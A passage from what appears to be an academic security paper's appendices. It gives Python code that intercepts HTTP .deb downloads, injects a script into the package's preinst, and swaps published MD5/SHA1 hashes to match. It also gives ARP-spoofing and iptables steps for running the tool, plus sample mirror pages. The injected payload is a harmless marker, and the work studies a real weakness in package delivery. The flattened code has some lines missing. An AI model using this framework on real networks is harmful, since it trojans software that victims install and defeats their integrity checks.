The shell script is injected into 'preinst', a shell script included in
control.tar.gz (the second file in the .deb archive). This script runs when a .deb package is being installed. If preinst does not exist in the package that is being trojaned, it will be created.'''
def __init__(self, client): Injector.__init__(self, '.deb')
self.hashmonitor = HashMonitor.getInstance() self.client = client
self.md5legit = hashlib.md5() self.md5trojan = hashlib.md5() self.sha1legit = hashlib.sha1() self.sha1trojan = hashlib.sha1()
def updateAllHashes(self, data): self.updateLegitHashes(data) self.updateTrojanHashes(data)
def updateLegitHashes(self, data): self.md5legit.update(data) self.sha1legit.update(data)
def updateTrojanHashes(self, data): self.md5trojan.update(data) self.sha1trojan.update(data)
def headersToString(self, headers, addLen=0):
'''Converts a list of (header-name, header-value) tuples into a string''' strHeaders = ''
for name, value in headers: if name == 'content-length': value = int(value)
value += addLen value = str(value)
strHeaders += '%s: %s\r\n' % (name, value)
return strHeaders
def sendUnmodifiedResponse(self, httpResponse, data):
self.client.setResponseCode(httpResponse.status, httpResponse.reason)
self.client.setHeader(name, value)
# forward any partially read data along with the rest of the response, unmodified data = data + httpResponse.read()
# if this page appears to contain MD5 or SHA1 hashes of packages we have previously # trojaned, replace them accordingly so they match up with the trojaned package for legithash in self.hashmonitor.hashes.keys():
data = data.replace(legithash, self.hashmonitor.hashes[legithash])
self.client.write(data) self.client.finish() return
def sendMaliciousResponse(self, httpResponse, data, addLen=0): '''Sends "data" (which has been analyzed and potentially modified) to the victim, then continues reading and forwarding the rest of the HTTP body verbatim'''
if httpResponse.version == 11:
status = 'HTTP/1.1 %d %s\r\n' % (httpResponse.status, httpResponse.reason) else:
status = 'HTTP/1.0 %d %s\r\n' % (httpResponse.status, httpResponse.reason)
headers = self.headersToString(httpResponse.getheaders(), addLen) self.client.channel.transport.socket.setblocking(1)
self.client.channel.transport.socket.sendall(status + headers + '\r\n')
# send data (start of response to the end of the modified data) to the client if len(data) > 0:
self.client.channel.transport.socket.sendall(data)
remainingBytes = int(httpResponse.getheader('content-length')) - len(data) + addLen
# send the rest of the (unmodified) data to the client while remainingBytes > 0:
if remainingBytes > self.MAX_HTTP_REQ_SIZE: bytesToRead = self.MAX_HTTP_REQ_SIZE else:
bytesToRead = remainingBytes
data = httpResponse.read(bytesToRead)
self.client.channel.transport.socket.sendall(data) self.updateAllHashes(data)
remainingBytes -= bytesToRead
self.hashmonitor.addTrojanHash(self.md5legit, self.md5trojan) self.hashmonitor.addTrojanHash(self.sha1legit, self.sha1trojan) self.client.channel.transport.socket.close()
def readArFile(self, httpResponse):
'''Reads ar file header and file data from the given httpResponse'''
filename = httpResponse.read(16) mtime = httpResponse.read(12) uid = httpResponse.read(6) gid = httpResponse.read(6) mode = httpResponse.read(8) size = httpResponse.read(10) magic = httpResponse.read(2)
header = filename + mtime + uid + gid + mode + size + magic data = httpResponse.read(int(size))
return {'header':header, 'data':data}
'''Attempts to read a legitimate .deb package, insert malicious code, then send it to the victim'''
conn = httplib.HTTPConnection(host, port) conn.request(method, path, postData, headers) response = conn.getresponse()
# if the response is not a HTTP 200 or the content length is explicitly 0, we'll assume we're not receiving a .deb file
if response.status != httplib.OK or response.getheader('content-length') == 0: self.sendUnmodifiedResponse(response, '')
conn.close() return
# sanity check - make sure this is a .deb file by verifying global header ar_global_header = response.read(8)
if ar_global_header != '!<arch>\n':
self.sendUnmodifiedResponse(response, ar_global_header) conn.close()
return
# more sanity checking - the first file in a .deb archive must be "debian-binary" and must contain "2.0\n" debian_binary = self.readArFile(response)
if debian_binary['data'] != '2.0\n':
processedData = ar_global_header + debian_binary['header'] + debian_binary['data'] self.sendUnmodifiedResponse(response, processedData)
conn.close() return
# read and inject malicious code into control.tar.gz.
# some sanity checking couldn't hurt here, but at this point it's reasonable to assume we are looking at a valid .deb file
url = 'http://%s%s' % (host, path)
control_tar_gz = self.readArFile(response) control = self.readControl(control_tar_gz['data']) control = self.modifyControl(control, url)
newcontrol = self.rebuildControl(control)
# modify the ar file header to reflect the increased size of control.tar.gz orig_len = int(control_tar_gz['header'][48:58])
new_len = len(newcontrol)
# fix padding if necessary
# the data section of an ar file is 2 byte aligned. '\n' is used as a filler when necessary
# - if the original control.tar.gz didn't have padding, and the new control.tar.gz needs it, add it in # - if the original control.tar.gz did have padding and the new control.tar.gz doesn't need it, remove it # - otherwise (both do or don't need padding), do nothing
if orig_len % 2 == 0 and new_len % 2 == 1: orig_padding = ''
padding = '\n'
elif orig_len % 2 == 1 and new_len % 2 == 0: response.read(1)
orig_padding = '\n' padding = '' else:
orig_padding = '' padding = ''
additional_bytes = new_len - orig_len + len(padding) newcontrol_header =\
control_tar_gz['header'][0:48] +\ string.ljust(str(new_len), 10) +\ control_tar_gz['header'][58:]
# send the modified data to the victim, along with the rest of the unmodified data
self.updateLegitHashes(control_tar_gz['header'] + control_tar_gz['data'] + orig_padding) self.updateTrojanHashes(newcontrol_header + newcontrol + padding)
processedData =\ ar_global_header +\
debian_binary['header'] + debian_binary['data'] +\ newcontrol_header + newcontrol + padding
self.sendMaliciousResponse(response, processedData, additional_bytes) conn.close()
def readControl(self, controlData):
'''Extracts all files from the control.tar.gz file being modified, returning them as a dictionary where key = TarInfo, value is file data'''
# untar and read the original control.tar.gz data dataObj = StringIO(controlData)
tar = tarfile.open(mode="r:gz", fileobj=dataObj) control_files = {} # key = TarInfo, value = file contents for member in tar.getmembers():
archived_file = tar.extractfile(member.name) if archived_file is not None: # regular file file_data = archived_file.read()
archived_file.close() else: # directory file_data = None
control_files[member] = file_data tar.close()
dataObj.close()
return control_files
def rebuildControl(self, controlDict):
'''Creates a new control.tar.gz in memory. Takes a dictionary where key = TarInfo and value = file data'''
evilcontrol = StringIO()
tar = tarfile.open(mode="w:gz", fileobj=evilcontrol) for member in controlDict:
data = controlDict[member] if data is not None:
tar.addfile(member, fileobj=StringIO(controlDict[member])) else:
tar.addfile(member) tar.close()
evilcontrol_data = evilcontrol.getvalue() evilcontrol.close()
return evilcontrol_data
def modifyControl(self, controlDict, url):
'''Looks for the file "preinst" in control.tar.gz, injecting malicious code into it.'''
preinst_found = False modified_control = {}
filename = 'malicious_code.out' now = time.time()
malicious_shell_script = \ '''#!/bin/sh
echo "Malicious code was injected into a debian package while it was being downloaded." > /tmp/%s.%d echo "This code was executed when the package was installed." >> /tmp/%s.%d
echo "The package was downloaded from: %s " >> /tmp/%s.%d echo "Malicious code was executed at: `date`" >> /tmp/%s.%d echo "It was executed as: `id`" >> /tmp/%s.%d
''' % (filename, now, filename, now, url, filename, now, filename, now, filename, now)
for member, file_data in controlDict.iteritems(): # inject malicious shell script into the preinst file.
if member.name == './preinst' or member.name == 'preinst': file_data = malicious_shell_script + file_data
member.size = len(file_data) preinst_found = True
modified_control[member] = file_data
# the preinst file isn't guaranteed to exist. if it's not in control.tar.gz, create it if not preinst_found:
member = TarInfo('./preinst')
# TODO: should probably assign non-default values to other TarInfo member data (e.g., timestamp) member.size = len(malicious_shell_script)
modified_control[member] = malicious_shell_script
Appendix B (running the tool)
The tool was run according to the instructions for sslstrip:
1) Flip your machine into forwarding mode (as root): echo "1" > /proc/sys/net/ipv4/ip_forward
2) Setup iptables to intercept HTTP requests (as root):
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT –to-port 10000
3) Run sslstrip: python sslstrip.py
4) Run arpspoof to redirect traffic to your machine (as root): arpspoof -i eth0 -t Victim-IP-address Website-IP-Address
For step 4, normally the IP of the default gateway would be given instead of the IP of Website.
This would allow Attacker to inject malicious code into any .deb package that Victim attempts
to download from outside of its own network. In other words, the attacker could effectively
impersonate any web server that Victim interacts with. But in this particular case where all
three hosts are on the same subnet (i.e., nothing leaves the network, so impersonating the
Appendix C (web server documents)
download.html:
<html> <title>
Nessus download mirror </title>
<h1>Nessus 5.2 download mirror</h1>
<a href="Nessus-5.2.0-ubuntu910_i386.deb">Ubuntu 9.10 / Ubuntu 10.04 (32 bits)</a></br> <a href="Nessus-5.2.0-ubuntu910_amd64.deb">Ubuntu 9.10 / Ubuntu 10.04 (64 bits)</a></br> <p>
<a href="hashes.html">Hashes (integrity checking)</a> </p>
</html>
hashes.html:
<html>
MD5 hashes:</br> <pre>
7692ce4c8e7596cbf0744b961fe679fc Nessus-5.2.0-ubuntu910_amd64.deb 51fe0a9cc4ac79275587c8b55b37dfed Nessus-5.2.0-ubuntu910_i386.deb </pre>
SHA1 hashes:</br> <pre>
688e12b05d29ec9d06683f39a0e3c54043d81fbc Nessus-5.2.0-ubuntu910_amd64.deb 4e6eb4cfbec377459f6ee9685c9d038800048b38 Nessus-5.2.0-ubuntu910_i386.deb </pre>
</html>
The .deb packages linked to in download.html were downloaded from http://www.nessus.org/
Appendix D (Works Cited)
Amato, Francisco. "Evilgrade: You have pending upgrades." Troopers08, Munich, Germany.
23 April 2008.
Berners-Lee, Tim. W3C. "The Original HTTP as defined in 1991." W3C. 1991. Web.
8 Jan. 2013. <http://www.w3.org/Protocols/HTTP/AsImplemented.html>.
Berners-Lee, Tim, Roy Fielding, and H. Frystyk. "RFC 1945: Hypertext Transfer Protocol—
HTTP/1.0, May 1996." Status: INFORMATIONAL.
Butler, Eric and Ian Gallagher. "Hey Web 2.0: Start protecting user privacy instead of
pretending to." ToorCon 12, San Diego, California. 24 Oct. 2010.
Constantin, Lucian. "Facebook to roll out HTTPS by default to all users." Computerworld.
20 Nov. 2012. Web. 8 Jan 2013.
<http://www.computerworld.com/s/article/9233897/Facebook_to_roll_out_HTTPS_by_d
efault_to_all_users>.
Cortesi, Aldo. mitmproxy source code. mitmproxy.org. 2011. Web. 2 Feb. 2013.
<http://mitmproxy.org/download/mitmproxy-0.8.1.tar.gz>
Debian Wiki. “SecureApt.” Debian. 4 Jan. 2013. Web. Mar 29 2013.
<http://wiki.debian.org/SecureApt>.
Dingledine, Roger, Nick Mathewson, and Paul Syverson. Tor: The second-generation onion
router. NAVAL RESEARCH LAB WASHINGTON DC, 2004.
Elgamal, Taher. "The secure sockets layer protocol (SSL)." agenda for the Danvers IETF
meeting. 1995.
Ellison, Carl, and Bruce Schneier. "Ten risks of PKI: What you're not being told about public
key infrastructure." Comput Secur J 16.1 (2000): 1-7.
Hewlett-Packard. “Relocatable Libraries.” The 32-bit PA-RISC Run-time Architecture
Document, HP-UX 11.0 Version 1.0. 1997. 98-100.
Hill, Kashmir. "Twitter's Response to the Firesheep Controversy." Forbes. 5 Nov. 2010. Web.
<http://www.forbes.com/sites/kashmirhill/2010/11/05/twitters-response-to-the-firesheep-controversy/>.
Hodges, J., C. Jackson, and A. Barth. "Http strict transport security (hsts)." Internet
Engineering Task Force (IETF) RFC draft (2011).
Hypponen, Mikko. "Egypt, FinFisher Intrusion Tools and Ethics." F-Secure Blog. 11 Mar. 2011.
Web. 8 Jan. 2013. <http://www.f-secure.com/weblog/archives/00002114.html>.
Lee, Clemens. "Debian Binary Package Building HOWTO." The Linux Documentation Project.
9 Aug. 2005. Web. 8 Jan. 2013.
<http://tldp.org/HOWTO/html_single/Debian-Binary-Package-Building-HOWTO/>.
Marlinspike, Moxie. "New tricks for defeating SSL in practice." BlackHat DC, February (2009).
Marlinspike, Moxie. sslstrip source code. thoughtcrime.org. 21 Feb. 2009. Web. 8 Jan. 2013.
<http://thoughtcrime.org/software/sslstrip/sslstrip-0.9.tar.gz>.
Mensching, Rob. "Inside the MSI file format, again." RobMensching.com. 10 Feb. 2004. Web.
8 Jan. 2013.
<http://robmensching.com/blog/posts/2004/2/10/Inside-the-MSI-file-format-again>.
Microsoft Corporation. "Microsoft Security Advisory (2524375): Fraudulent Digital Certificates
Could Allow Spoofing." Microsoft TechNet. 23 Mar. 2011. Web. 8 Jan. 2013.
<http://technet.microsoft.com/en-us/security/advisory/2524375>
Microsoft Corporation. "Microsoft Security Advisory (2607712): Fraudulent Digital Certificates
Could Allow Spoofing." Microsoft TechNet. 29 Aug. 2011. Web. 8 Jan. 2013.
<http://technet.microsoft.com/en-us/security/advisory/2607712>
Microsoft Corporation. "Microsoft Security Advisory (2641690): Fraudulent Digital Certificates
Could Allow Spoofing." Microsoft TechNet. 10 Nov. 2011. Web. 8 Jan. 2013.
<http://technet.microsoft.com/en-us/security/advisory/2641690>
Microsoft Corporation. "Microsoft Security Advisory (2798897): Fraudulent Digital Certificates
Could Allow Spoofing." Microsoft TechNet. 3 Jan. 2013. Web. 8 Jan. 2013.
<http://technet.microsoft.com/en-us/security/advisory/2798897>
Network. 16 Jul 2010. Web. 8 Jan. 2013.
<http://msdn.microsoft.com/en-us/library/dd942138.aspx>.
Poznyakoff, Sergey. “Basic Tar Format.” GNU. 12 Mar. 2011. Web. 27 Jan. 2013.
<http://www.gnu.org/software/tar/manual/html_node/Standard.html>
PKWARE, Inc. “.ZIP File Format Specification.” 1 Sept. 2012. Web. 27 Jan. 2013.
<www.pkware.com/documents/casestudies/APPNOTE.TXT>
"RPM File Format." rpm.org. Web. 8 Jan. 2013.
<http://rpm.org/max-rpm/s1-rpm-file-format-rpm-file-format.html>.
Schneier, Bruce. “New Attack on AES.” Schneier on Security. 18 Aug. 2011. Web. 4
May 2013. <http://www.schneier.com/blog/archives/2011/08/new_attack_on_a_1.html>
Sunshine. “Code Injection - Inserting a MessageBox.” Tuts 4 You. 2 Sept. 2006. Web.
27 Jan. 2013. <http://tuts4you.com/download.php?view.227>
Trustworthy Internet Movement. "SSL Pulse." Trustworthy Internet Movement. 11 Dec. 2012.
Web. 8 Jan. 2013. <https://www.trustworthyinternet.org/ssl-pulse/>.
Twitter, Inc. "Securing your Twitter experience with HTTPS." Twitter Blog. 13 Feb. 2012. Web
8 Jan. 2013.
<http://blog.twitter.com/2012/02/securing-your-twitter-experience-with.html>.
Xykr. “Warning: don't use pip in an untrusted network! – a practical man-in-the-middle attack
on pip.” Reddit. 2 Feb. 2013. Web. 2 Feb. 2013.
<http://www.reddit.com/r/Python/comments/17rfh7/warning_dont_use_pip_in_an_